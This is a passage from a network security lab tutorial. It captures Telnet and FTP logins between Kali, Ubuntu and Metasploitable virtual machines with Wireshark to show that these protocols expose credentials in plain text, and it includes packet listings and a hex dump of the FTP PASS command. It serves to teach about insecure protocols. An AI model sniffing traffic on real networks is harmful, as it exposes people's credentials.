
No mail.

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:10:55:7e
          inet addr:192.168.64.128  Bcast:192.168.64.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe10:557e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:46 errors:0 dropped:0 overruns:0 frame:0
          TX packets:50 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4987 (4.8 KB)  TX bytes:5680 (5.5 KB)
          Interrupt:19 Base address:0x2000
```

```
user1@ubuntu:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:0d:68:b4 brd ff:ff:ff:ff:ff:ff
    inet 192.168.36.138/24 brd 192.168.36.255 scope global noprefixroute ens33
        valid_lft forever preferred_lft forever
    inet 192.168.64.132/24 brd 192.168.64.255 scope global dynamic ens33
        valid_lft 1677sec preferred_lft 1677sec
    inet6 fe80::5726:c555:3872:44b9/64 scope link
        valid_lft forever preferred_lft forever
user1@ubuntu:~$
```

```
kali@kali:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 1000
    link/ether 00:0c:29:c2:45:e0 brd ff:ff:ff:ff:ff:ff
    inet 192.168.64.131/24 brd 192.168.64.255 scope global dynamic noprefixroute eth0
        valid_lft 1525sec preferred_lft 1525sec
    inet6 fe80::20c:29ff:fec2:45e0/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
kali@kali:~$
```

Let's start Wireshark on the attacker machine (on interface eth0). It starts capturing packets on the network.



A new window will open as shown in the above image which will only show the TCP stream. In this window, you can see the credentials we just used to login into the target system. Telnet is a plain text protocol which transfers credentials and other sensitive data in plain text. This allows sniffing of data. It has been mostly replaced by Secure Shell (SSH) nowadays.

Let us see another protocol. File Transfer Protocol (FTP) is a protocol that is used to share files. It is another protocol that transfers data in plain text. Login into the FTP server with credentials anonymous:anonymous. Anonymous account in FTP is used to share files to anyone without the need for them to know credentials.

```
user1@ubuntu:~$ ftp 192.168.64.128
Connected to 192.168.64.128.
220 (vsFTPD 2.3.4)
Name (192.168.64.128:user1): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```



On the Wireshark interface, you can see FTP data being transferred.

No.	Time	Source	Destination	Protocol	Length	Info
20	8.512746609	192.168.64.128	192.168.64.132	FTP	100	Response: 331 Please ...
21	8.512961454	192.168.64.132	192.168.64.128	TCP	66	41604 → 21 [ACK] Seq=...
22	11.761035814	192.168.64.132	192.168.64.128	FTP	82	Request: PASS anonymo...
23	11.761969968	192.168.64.128	192.168.64.132	FTP	89	Response: 230 Login s...
24	11.762207796	192.168.64.132	192.168.64.128	TCP	66	41604 → 21 [ACK] Seq=...
25	11.762532991	192.168.64.132	192.168.64.128	FTP	72	Request: SYST
26	11.762539015	192.168.64.128	192.168.64.132	FTP	85	Response: 215 UNIX Ty...
27	11.763154753	192.168.64.132	192.168.64.128	TCP	66	41604 → 21 [ACK] Seq=...

View its TCP stream.

Capturing from eth0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
20	8.512746609	192.168.64.128	192.168.64.132	FTP	100	Response: 331 Please ...
21	8.512961454	192.168.64.132	192.168.64.128	TCP	66	41604 → 21 [ACK] Seq=...
22	11.761035814	192.168.64.132	192.168.64.128	FTP	82	Request: PASS anonymo...
23	11.761969968	192.168.64.128	192.168.64.132	FTP	89	Response: 230 Login s...
24	11.762207796	192.168.64.132	192.168.64.128	TCP	66	41604 → 21 [ACK] Seq=...
25	11.762532991	192.168.64.132	192.168.64.128	FTP	72	Request: SYST
26	11.762539015	192.168.64.128	192.168.64.132	FTP	85	Response: 215 UNIX Ty...
27	11.763154753	192.168.64.132	192.168.64.128	TCP	66	41604 → 21 [ACK] Seq=...

Frame 22: 82 bytes on wire (656 bits), 82 bytes captured on interface eth0

- Ethernet II, Src: VMware_0d:68:b4 (00:0c:29:0d:68:b4), Dst: 192.168.64.128
- Internet Protocol Version 4, Src: 192.168.64.132, Dst: 192.168.64.128
- Transmission Control Protocol, Src Port: 41604, Dst Port: 21
- File Transfer Protocol (FTP)
 - [Current working directory:]

0000 00 0c 29 10 55 7e 00 0c 29 0d 68 b4 08 00 45 10

0010 00 44 bd bd 40 00 40 06 7a 91 c0 a8 40 84 c0 a8

0020 40 80 a2 84 00 15 ad 4e 3c 2a 40 7a c7 f7 80 18

0030 01 f6 7d b2 00 00 01 01 08 0a fd 58 fa 04 00 01


0040 d7 f8 50 41 53 53 20 61 6e 6f 6e 79 6d 6f 75 73

0050 0d 0a

